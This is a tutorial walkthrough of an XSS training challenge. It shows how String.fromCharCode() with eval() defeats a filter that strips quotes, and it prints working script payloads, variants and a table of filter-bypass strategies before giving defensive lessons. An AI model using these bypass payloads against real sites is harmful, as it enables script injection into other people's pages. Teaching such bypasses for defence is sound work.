Bypassing Quotes Filters: String.fromCharCode() to the Rescue
After exploring JSFuck and template literals, you might think that filtering quotes would prevent string-based XSS attacks. However, JavaScript provides a way to create strings without using quotes at all. In this article, we’ll explore the “No Quotes Challenge” and learn how String.fromCharCode() can bypass filters that remove quotes.
The challenge we’ll be working with is easy03.php from xss.challenge.training.hacq.me. This challenge demonstrates that even when quotes are filtered, JavaScript execution is still possible using numeric character codes.
The Challenge: No Quotes
Challenge URL: easy03.php
Let’s examine what this challenge does:
<script src="hook.js"></script>
<?php
// by escaping the payload you won't break this system, haha! :-)
$escaped = preg_replace("/['\"`&#]/", "", $_GET['payload']);
?>

<h1>Hello, <?= $escaped ?>!</h1>
Understanding the Filter
The code uses PHP’s preg_replace() function to remove specific characters from the user input:
$escaped = preg_replace("/['\"`&#]/", "", $_GET['payload']);This regular expression /['\"&#]/` matches:
- Single quotes:
' - Double quotes:
" - Backticks:
` - Ampersand:
& - Hash:
#
Any of these characters in the input are removed, which would prevent traditional string literals like alert('XSS') or alert("XSS").
The Problem
At first glance, this filter seems effective:
- No single quotes → Can’t use
'XSS' - No double quotes → Can’t use
"XSS" - No backticks → Can’t use template literals
`XSS` - No
&or#→ Can’t use HTML entities
However, JavaScript provides a way to create strings using only numbers: String.fromCharCode().

The diagram above shows how traditional strings with quotes are blocked, but String.fromCharCode() passes through the filter.
What is String.fromCharCode()?
String.fromCharCode() is a JavaScript method that creates a string from a sequence of Unicode character codes (ASCII values). Instead of writing "hello", you can write String.fromCharCode(104, 101, 108, 108, 111).
Basic Syntax
// Traditional string
const message = "Hello";

// Using String.fromCharCode()
const message = String.fromCharCode(72, 101, 108, 108, 111);
How It Works
Each character has a corresponding ASCII (or Unicode) code:
a= 97l= 108e= 101r= 114t= 116(= 40'= 39X= 88S= 83S= 83'= 39)= 41
So "alert('XSS')" can be represented as:
String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 88, 83, 83, 39, 41)
The diagram above illustrates the conversion process from a string with quotes to a numeric representation.
Why This Works for This Challenge
The filter removes quotes, but String.fromCharCode() doesn’t use any quotes:
- It uses only numbers and function calls
- No
',",`,&, or#characters - The filter passes it through unchanged
The Solution
To solve the challenge, we use String.fromCharCode() to create the string, then eval() to execute it:
<script>eval(String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41))</script>Breaking Down the Payload
-
String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41)- Creates the string
"alert('XSS')"from character codes - No quotes needed in the source code!
- Creates the string
-
eval(...)- Executes the generated string as JavaScript code
- Equivalent to
eval("alert('XSS')")
-
Complete execution
eval("alert('XSS')")→alert('XSS')→ Alert box appears!
Complete Payload
The full payload for the challenge is:
<script>eval(String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41))</script>
When this is submitted:
- Filter checks for
',",`,&,#(none found) ✓ - The payload passes through unchanged
- The browser executes
<script>eval(String.fromCharCode(...))</script> String.fromCharCode()generates"alert('XSS')"eval()executes it- The alert is triggered!
Converting Strings to CharCodes
To create your own payload, you need to convert each character to its ASCII code. Here’s how:
Manual Conversion
| Character | ASCII Code | Character | ASCII Code |
|---|---|---|---|
a | 97 | ( | 40 |
l | 108 | ' | 39 |
e | 101 | X | 88 |
r | 114 | S | 83 |
t | 116 | ) | 41 |
Using JavaScript to Convert
You can use JavaScript to convert a string to CharCodes:
const str = "alert('XSS')";
const charCodes = Array.from(str).map(char => char.charCodeAt(0));
console.log(charCodes); // [97, 108, 101, 114, 116, 40, 39, 88, 83, 83, 39, 41]
Using Online Tools
Tools like ChatGPT or online converters can help you generate the CharCode sequence for any string.
String.fromCharCode() vs Traditional Strings
| Aspect | Traditional String | String.fromCharCode() |
|---|---|---|
| Syntax | "alert('XSS')" | String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41) |
| Quotes | Required | Not required |
Filtered by /"['\"&#]/“` | Yes | No |
| Readability | High | Low |
| Length | Short | Long |
| Functionality | Identical | Identical |
| Use Case | Standard strings | Bypassing quote filters |
When String.fromCharCode() Is Useful
String.fromCharCode() is particularly useful for bypassing filters in these scenarios:
- Quote filters: When
',", or`are removed - HTML entity filters: When
&and#are blocked - Strict string filters: When string literals are blocked
- Encoding requirements: When you need to avoid certain characters
Advanced Techniques
Combining with Other Methods
You can combine String.fromCharCode() with other bypass techniques:
// Using with template literals (if backticks aren't filtered)
eval`${String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41)}`;

// Using with Function constructor
new Function(String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41))();
Dynamic CharCode Generation
You can generate CharCodes dynamically:
// Convert string to CharCodes
const toCharCodes = (str) => Array.from(str).map(c => c.charCodeAt(0));

// Use it
eval(String.fromCharCode(...toCharCodes("alert('XSS')")));
Shorter Alternatives
For shorter payloads, you can use numeric values directly:
// Instead of String.fromCharCode(49) for "1"
alert(1); // Numbers don't need quotes anyway!
Security Lessons
This challenge teaches several important security lessons:
1. Character Filtering is Not Enough
Simply removing specific characters (like quotes) doesn’t prevent JavaScript execution. Modern JavaScript provides multiple ways to achieve the same result.
Better Approach: Use proper output encoding based on context (HTML encoding, JavaScript encoding, etc.)
2. Multiple Filter Layers Can Still Fail
Even with filters targeting multiple characters, the attack succeeds because:
- The filters target specific attack vectors
- They don’t account for alternative syntax
- They focus on blocking rather than allowing safe content
Better Approach: Use allowlists (whitelists) instead of blocklists (blacklists)
3. Context-Aware Protection
The same filtering approach won’t work in all contexts. A filter that removes quotes might seem effective, but it doesn’t account for:
String.fromCharCode()- Numeric values
- Other ES6+ features
- Future JavaScript features
Better Approach: Use context-aware output encoding and Content Security Policy (CSP)
4. Defense in Depth
Relying on character-based filtering is fragile. A more robust approach includes:
- Input validation
- Output encoding (context-aware)
- Content Security Policy (CSP)
- Proper use of secure APIs (
textContentinstead ofinnerHTML) - Regular security updates and testing
Filter Bypass Strategies Comparison
| Strategy | Characters Used | Use Case | Filter Bypassed | Detection Difficulty |
|---|---|---|---|---|
| String.fromCharCode() | Numbers, parentheses | Quotes filter | /"['\"&#]/“` | Low |
| Template Literals | Backticks (`) | Parentheses filter | /[()]/ | Low |
| JSFuck | []()!+ | Alphanumeric filter | /[a-zA-Z0-9]/ | Medium |
| Event Handlers | onerror, onload | Script tag filter | <script> blocking | Low |
| Unicode encoding | Various Unicode | Character restrictions | Character filters | Low |
Key Takeaways
-
Quote filtering is insufficient: JavaScript provides alternative ways to create strings.
-
String.fromCharCode() bypasses quote filters: Using numeric character codes allows string creation without quotes.
-
Multiple filters can still fail: Even with multiple layers, if they target specific syntax rather than the underlying behavior, they can be bypassed.
-
Syntax evolves: Modern JavaScript introduces new features that can bypass older filtering techniques.
-
Defense requires multiple layers: Don’t rely on character-based filtering alone.
-
Context matters: Different contexts require different protection strategies.
-
Allowlists over blocklists: Instead of blocking specific characters, allow only safe content.
-
eval() is powerful but dangerous: Understanding how
eval()works helps both attackers and defenders.
Next Steps
Now that you understand how String.fromCharCode() can bypass quotes filters, you can:
- Try the challenge yourself: easy03.php
- Experiment with converting different strings to CharCodes
- Learn about other string creation methods in JavaScript
- Study Content Security Policy (CSP) as a more effective defense
- Practice with other filter bypass techniques
Remember: The goal isn’t just to bypass filters - it’s to understand why character-based filtering fails and how to implement proper security controls. Every bypass technique you learn helps you build more secure applications.
Related Articles
Bypassing Parentheses Filters: Template Literals to the Rescue
December 19, 2025
Learn how JavaScript template literals can bypass filters that remove parentheses, and why filtering specific characters isn't enough for XSS protection
Bypassing Filters with JSFuck: When Character Restrictions Aren't Enough
December 18, 2025
Learn how JSFuck can bypass filters that remove alphanumeric characters, and why simple character filtering is insufficient for XSS protection
Learning XSS Through Practice: Baby Challenge Walkthrough
December 16, 2025
A beginner-friendly walkthrough of three XSS challenges that teach you exactly what Cross-Site Scripting is and how it works through hands-on practice